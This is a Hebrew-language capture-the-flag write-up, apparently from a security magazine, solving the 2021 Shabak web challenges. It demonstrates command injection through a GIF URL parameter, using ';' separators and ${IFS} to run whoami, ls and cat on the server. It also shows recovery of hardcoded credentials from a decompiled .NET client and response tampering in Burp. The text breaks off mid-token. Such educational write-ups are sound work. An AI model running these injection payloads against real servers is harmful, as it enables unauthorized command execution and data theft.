


פתרון אתגרי ה-Web של השב"כ 2021

מאת עידו פרנקנטל

הקדמה

בתאריך 10.1.2021 עלה לאוויר אתגר ה-CTF של השב"כ. אני כבר הרבה שנים פותר CTF-ים מכל מיני סוגים, יש לציין שמאוד נהניתי מהאתגרים השנה שהיו מעניינים, מגוונים ומאתגרים. כשנכנסים לאתגר מקבלים את חידת הכניסה (שהייתה אגב ממש מגניבה) שמובילה לאתגרים עצמם.


השנה האתגר היה בסגנון Jeopardy, בו לכל אתגר יש מספר מסוים של נקודות לפי רמת הקושי וניתן לקפוץ בין אתגרים וקטגוריות לבחירתך (הקטוגריות היו: Pwn, AI Research, Signal Processing, Reversing, WEB ו-Data Science), בשונה ממה שבדרך כלל מפרסמים השב"כ והמוסד (אתגר בשלבים).

במאמר זה אציג את הפתרונות לשלושת האתגרים בקטגוריית ה-WEB. אנסה תוך כדי המאמר להסביר את צורת החשיבה שלי ומושגים חשובים שעלו במהלך הפתרון.


אני רוצה להגיד תודה לשותף שלי לפתרון האתגרים, עומרי פרידנטל. מהתכתבות במייל עם כותבי האתגר, נודע לנו כי אנחנו הפותרים הראשונים של מרבית מהאתגרים.

בואו נתחיל ☺


אתגר #1 - GiFON (200 נקודות)



ניכנס לקישור ונקבל את הדף הבא:



מבדיקה ראשונית נראה שאף קישור או כפתור לא עובדים, חוץ מהאפשרות להציג GIF לבחירתנו (יש לציין שבחירות ה-GIF-ים היו מאוד מוצלחות). נשים לב שמדובר באתר php. מכיוון שיש רק אלמנט אחד שעובד, נתחיל מלבדוק אותו. ננסה לבחור את אחת האפשרויות ונציג את ה-GIF:



נשים לב לכמה דברים מעניינים. ראשית, בחירת ה-GIF נעשית על ידי העברה של כתובת ה-GIF בפרמטר pic בכתובת ה-URL. בדוגמה הבאה, החלק האדום הינו הכתובת ל-GIF עצמו:

```
http://gifon.shieldchallenges.com/?pic=https://media.giphy.com/media/l1KVboXQeiaX7FHgI/giphy.gif
```

בנוסף, ניתן לראות מתחת לתמונה את ה-MD5 checksum של הקובץ. ננסה לבחון מקרי קצה בפרמטר pic כדי לבדוק מה הואלידציה שמתרחשת לפני הצגת התמונות. תחילה, נכניס קישור שהוא לא באמת כתובת של GIF ונראה מה קורה:

```
http://gifon.shieldchallenges.com/?pic=https://digitalwhisper.co.il
```

נקבל:

הבקשה נשלחה וקיבלנו שגיאה בצד שרת. ננסה לבדוק מה השרת בודק לפני שהוא מנסה להציג את התמונה. לאחר מספר ניסיונות נוספים בהם כל פעם נוריד ונוסיף חלקים אחרים של הכתובת, נגלה שהשרת בודק שהקישור לתמונה מתחיל ב-'http' ומסתיים ב-'.gif', אחרת נכתבת שגיאה (בדיקה מאוד קפדנית כמו שאתם רואים).

נראה שסיימנו למפות את כל האלמנטים שנראים לעין באתגר. עכשיו מגיע החלק הכיף - ננסה לנצל את מה שמצאנו כדי למצוא חולשות. נשים לב שהדרך שבה האתר מציג את הקבצים היא בצורה של קישור לקובץ, מה שגרם לי לחשוב שאולי מדובר על חולשת File Inclusion.

> הסבר קצר: חולשת File Inclusion מתרחשת כאשר דף מקבל כקלט נתיב לקובץ, אך הקלט אינו מסונן ומאומת כראוי, וכך ניתן לשנות את מבנה הנתיב ולגרום לביצוע פעולות לא מתוכננות (חולשה זו נפוצה בעיקר באתרים שנכתבו בצורה גרועה).

כעת ננסה את אחד הדרכים הנפוצות לניצול החולשה, להכניס Null Byte.

> הסבר קצר: הרעיון מאחורי Null Byte הוא ש-php משתמשת בפונקציות של שפת C עבור פעולות בקבצים, בהם כידוע Null Byte משמש כסיום של מחרוזת, דבר הגורם לתוצאות לא צפויות (הבאג תוקן ב-php מגרסה 5.3.4 והלאה).

ננסה להכניס את הקישור הבא (עם Null Byte, מיוצג ב-URL כ-00%) בתור התמונה:

```
http://gifon.shieldchallenges.com/?pic=http%00.gif
```

ונקבל:

```
file md5:
Warning: system(): NULL byte detected. Possible attack in
/var/www/html/index.php on line 92
d41d8cd98f00b204e9800998ecf8427e
```

מעולה! נראה שהצלחנו לגרום למשהו להשתבש מאחורי הקלעים. מה-Warning אפשר להבין שהשרת משתמש על הקלט שלנו בפונקציית system(), שנותנת הרצה של פקודות מערכת. ננסה לבצע הזרקת קוד (Code Injection) על מנת שהשרת יריץ פקודות בשבילנו. נשים לב שבפקודות מערכת, אפשר לשים את התו ';' כדי להריץ כמה פקודות בשורה אחת אחד אחרי השניה.

ננסה להריץ את הקוד הבא: (נזכור שצריך לשים http ו-gif. בתחילת ובסוף הקישור בהתאמה)

```
http;whoami;.gif
```

ונקבל:

```
file md5: www-data d41d8cd98f00b204e9800998ecf8427e
```

מצויין, קיבלנו את מה שרצינו! כעת נריץ את הפקודה ls כדי לראות את רשימת הקבצים בתיקיה הנוכחית:

```
http;ls;.gif
```


ונקבל:

```
file md5: css gulpfile.js img index.php secret vendor
d41d8cd98f00b204e9800998ecf8427e
```

הופה, יש תיקיית secret. נראה מעניין! נבדוק איזה קבצים יש שם על ידי ls secret. ננסה להריץ:

```
 http;ls secret;.gif
```


ונקבל שגיאה:



אוקי... כנראה שאי אפשר לשים רווחים בקישור לתמונה. לכן ניעזר בחבר שלנו, המשתנה IFS. משתנה זה מאותחל כברירת מחדל כרווח, מה שיכול להחליף את הרווחים בפקודה. ננסה שוב עם המשתנה:

```
http;ls${IFS}secret;.gif
```

ונקבל:



מצויין! מצאנו קובץ flag. נציג אותו:


```
http;cat${IFS}secret/flag;.gif
```

וקיבלנו את ה-flag:

```
file md5: flag{DIS-IS-FLAG-I-R-VERY-H4X0R-U-2?}d41d8cd98f00b204e9800998ecf8427e
```

```
flag{DIS-IS-FLAG-I-R-VERY-H4X0R-U-2?}
```


אתגר #2 - Puzzle (300 נקודות)




באתגר זה קיבלנו קובץ zip עם 5 קבצים:

Name	Date modified	Type	Size
Newtonsoft.Json.dll	13/06/2016 23:06	Application exten...	514 KB
PuzzleSolver.exe	01/01/2021 9:13	Application	13,949 KB
PuzzleSolver.exe.config	31/12/2020 18:10	XML Configuratio...	1 KB
System.Net.Http.Formatting.dll	28/11/2018 13:00	Application exten...	175 KB
WpfAnimatedGif.dll	28/03/2020 18:57	Application exten...	42 KB

נתחיל מלהריץ את הקובץ exe:



זה נראה כמו משחק, עם מוזיקה מגניבה. אנחנו מקבלים שגיאה שהשם משתמש או הסיסמה לא נכונים, כאשר לחיצה על OK פשוט סוגרת את המשחק. נראה שבשלב זה אנחנו לא יכולים להגיע למשחק. בואו נבין מה קורה פה מאחורי הקלעים, נשתמש ב-ILspy שהוא .NET Decompiler. מצויין (ישנם נוספים, אבל עדיף לכבד Decompiler-ים שמשתמשים באותיות של מדינת ישראל). נפתח את הקובץ exe ונסתכל על המחלקות שקיימות:



נתחיל קודם מ-MainWindow. נסתכל על ה-Constructor:

```
public MainWindow()
{
    InitializeComponent();
    APIClient client = new APIClient();
    ValidateCredentials(client);
    backgroundPlayer = new SoundPlayer(PuzzleSolver.Properties.Resources.puzzleSolver);
    backgroundPlayer.PlayLooping();
}
```

נראה שבתחילת המשחק, נוצר APIClient חדש (עדיין לא בדקנו מה זה, אבל אפשר להבין מהשם), לאחר מכן נבדקים שם משתמש וסיסמה בפונקציה ValidateCredentials ואז מופעלת המוזיקה המגניבה (ללא ספק השלב החשוב ביותר). נסתכל על הפונקציה ValidateCredentials:

```
private async void ValidateCredentials(APIClient client)
{
    bool isValid = false;
    try
    {
        isValid = await client.ValidateCredentialsAsync();
    }
    catch (Exception)
    {
    }
    if (isValid)
    {
        InitCells(client);
        return;
    }
    MessageBox.Show("Error - Invalid username or password");
    Close();
}
```

נראה שהלוגיקה של ואלידציית השם משתמש והסיסמה נמצאת ב-APIClient, לכן הגיע הזמן לעבור להסתכל עליה:

```
public class APIClient
{
    private HttpClient client;

    private string targetAPI = "puzzle.shieldchallenges.com";

    private int targetPort = 80;

    public APIClient()
    ...

    public async Task<bool> ValidateCredentialsAsync()
    ...

    public async Task<Puzzle[]> GetPuzzlesAsync()
    ...

    public void TODO_GetToken(string username, string password, int puzzleID)
    ...

    public void TODO_PatchPuzzle(int puzzleID, string token)
    ...
}
```

מצאנו כתובת לאתר (זה בכל זאת אתגר WEB) שבו נמצא ה-API: puzzle.shieldchallenges.com. אציג את הפונקציות החשובות מתוך ה-APIClient:

```
public async Task<bool> ValidateCredentialsAsync()
{
    string text = "/api/credentials";
    HttpResponseMessage val = await client.GetAsync(text);
    if (val.get_IsSuccessStatusCode())
    {
        Credentials credentials = await val.get_Content().ReadAsAsync<Credentials>();
        if ("Test_User" == credentials.Username && "SecretPassw0rd" == credentials.Password)
        {
            return true;
        }
    }
    return false;
}

public async Task<Puzzle[]> GetPuzzlesAsync()
{
    string text = "/api/puzzle";
    PuzzleList puzzleList = null;
    HttpResponseMessage val = await client.GetAsync(text);
    if (val.get_IsSuccessStatusCode())
    {
        puzzleList = await val.get_Content().ReadAsAsync<PuzzleList>();
    }
    return puzzleList.puzzles;
}

public void TODO_GetToken(string username, string password, int puzzleID)
{
    string caption = "/api/token";
    MessageBox.Show("Error - Not implemented yet", caption);
}

public void TODO_PatchPuzzle(int puzzleID, string token)
{
    string caption = $"/api/puzzle/{puzzleID}";
    MessageBox.Show("Error - Not implemented yet", caption);
}
```

נשים לב שמצאנו בקוד שם משתמש "Test_User" וסיסמה "SecretPassw0rd". כעת, נאסוף את כל ה-API שיש לנו בקוד:

1. /api/credentials
2. /api/puzzle
3. /api/token
4. /api/puzzle/{puzzleID}

לפי שמות הפונקציות, אפשר לראות שכל הבקשות הן בקשות GET, חוץ מ-4 שהיא בקשת PATCH (נסביר עליה בהמשך). ננסה לפנות לכל אחד מה-API-ים. נתחיל מהראשון, ניגש ל-/api/credentials/ ונקבל:

```
{
    "username": null,
    "password": null,
    "Error": "Deprecated API"
}
```


זאת הסיבה שלא הצלחנו מקודם להיכנס למשחק- הפקודה הזאת כבר לא בשימוש ותמיד מחזירה null בשם משתמש והסיסמה. ננסה בכל זאת להיכנס למשחק, באמצעות burp נתפוס את הבקשה של המשחק ל-API:

נעביר את הבקשה ונתפוס את התשובה מהשרת:


נשנה את התשובה של השרת לשם משתמש והסיסמה הנכונים:

```
{
    "username": "Test_User",
    "password": "SecretPassw0rd"
}
```

ונעביר את הבקשה למשחק:



מעולה! התחברנו למשחק. כעת, נראה את הרשימה של הפאזלים. נשים לב שהפאזלים הם 'שחור ופתור' (nonogram). שום דבר לא ממומש במשחק עצמו, וכל לחיצה על כל כפתור תקפיץ את ההודעה הבאה:



כל הכבוד לשב"כ שמורידים באגים בפרודקשיין! בצחוק, נמשיך הלאה. נשתמש ב-Postman, תוכנה נוחה מאוד לשליחת בקשות ויצירת API. מעכשיו נשלח בקשות דרכה כדי להקל על התהליך.

נשלח בקשה ל-API השני /api/puzzle, נקבל:


```
{
    "puzzles": [
        {
            "id": 0,
            "name": "SpaceInvaders",
            "rows": "1 1,1 1,7,2 3 2,11,1 7 1,1 1 1 1,2 2,0",
            "columns": "3,2,1 5,2 2 1,4 1,4,4 1,2 2 1,1 5,2,3"
        },
        {
            "id": 1,
            "name": "X",
            "rows": "1 1,1,1 1",
            "columns": "1 1,1,1 1"
        },
        {
            "id": 2,
            "name": "1337",
            "rows": "1 3 3 3,1 1 1 1,1 3 3 1,1 1 1 1,1 3 3 1",
            "columns": "5,0,1 1 1,1 1 1,5,0,1 1 1,1 1 1,5,0,1,1 2,3"
        },
        {
            "id": 3,
            "name": "TopSecret",
            "rows": "7,12,3 2 2 4,4 2 2 2,2 2 2 2 2,3 2 2 2 2,4 2 2 2 2,4 2 2 2 2,1 2 2 2
2 2,2 2 2 2 2 2,2 2 2 2 2 2,4 2 2 2 2,3 2 2 2 2,2 2 2 2 2,2 4 2 2 2,5 2 2 2,3 2 2 2, 2 3 2
 2,7 2 2,4 3 2,2 3 2,2 4 3,4 3,13,9",
            "columns": "8,13,3 2 5,8 2 3,8 2 4,2 2 2 2,13 2 2,12 2 3,1 2 4,17 2 2,16 3 2,2
 2 2,2 3 2,19 2,17 2,2 2,2 2,2 2,2 2,2 2,2 2,2 2,2 3,3 3,13,9"
        },
        {
            "id": 4,
            "name": "StarOfDavid",
            "rows": "1,3,2 2,13,1 2 2 1,2 2,2 2,2 2,2 2,1 2 2 1,13,2 2,3,1",
            "columns": "1 1,2 2,1 4 1,8,3 3,3 3,2 1 1 2,3 3,3 3,8,1 4 1,2 2,1 1"
        },
        {
            "id": 5,
            "name": "QR",
            "rows": "7 2 1 7,1 1 1 1 1 1,1 3 1 1 1 1 1 3 1,1 3 1 1 2 1 3 1,1 3 1 3 1 3 1,1
 1 1 1,7 1 1 1 7,2,4 1 1 1 1 3 1,1 2 1 1 1 1 3,1 1 2 1 1 5 3,2 3 2 1,2 1 2 1 2 1 1 1 1,1 1
 1 1 1 1,7 2 1 2,1 1 6 1 1,1 3 1 2 1 1 1,1 3 1 1 1 1 1,1 3 1 1 1 3,1 1 5 1 2 2,7 2 2 1 1 1
",
            "columns": "7 1 1 1 7,1 1 1 1 1 1 1,1 3 1 2 1 3 1,1 3 1 1 1 1 1 3 1,1 3 1 1 1 1
3 1,1 1 4 1 1,7 1 1 1 7,1 1,1 3 1 1 4 4,2 1 1 1 1 2,1 1 5 2 2 1,1 1 2 3,4 1 3 1 2,1 6 1,7
1 3 1,1 1 2 1 1,1 3 1 1 1 1 1 3,1 3 1 2 2 3,1 3 1 3 3 1,1 1 3 2 1 2,7 1 1 2 1 1 "
        }
    ]
}
```


קיבלנו את כל הפאזלים. נעבור ל-API השלישי, נשלח בקשה ל-/api/token עם השם משתמש, הסיסמה ומספר פאזל. נשתמש לדוגמה בפאזל מספר 0, שהוא SpaceInvaders:


```
{
    "token": "eyJhbGciOiJIUzUxMiIsImlhdCI6MTYxMTYxMjI4NSwiZXhwIjoxNjExNj
EyMzQ1fQ.eyJwdXp6bGVfaWQiOjAsInN0YXRlIjoiLi4uLi4uLi4uLi4uLi4uLi4uLi4
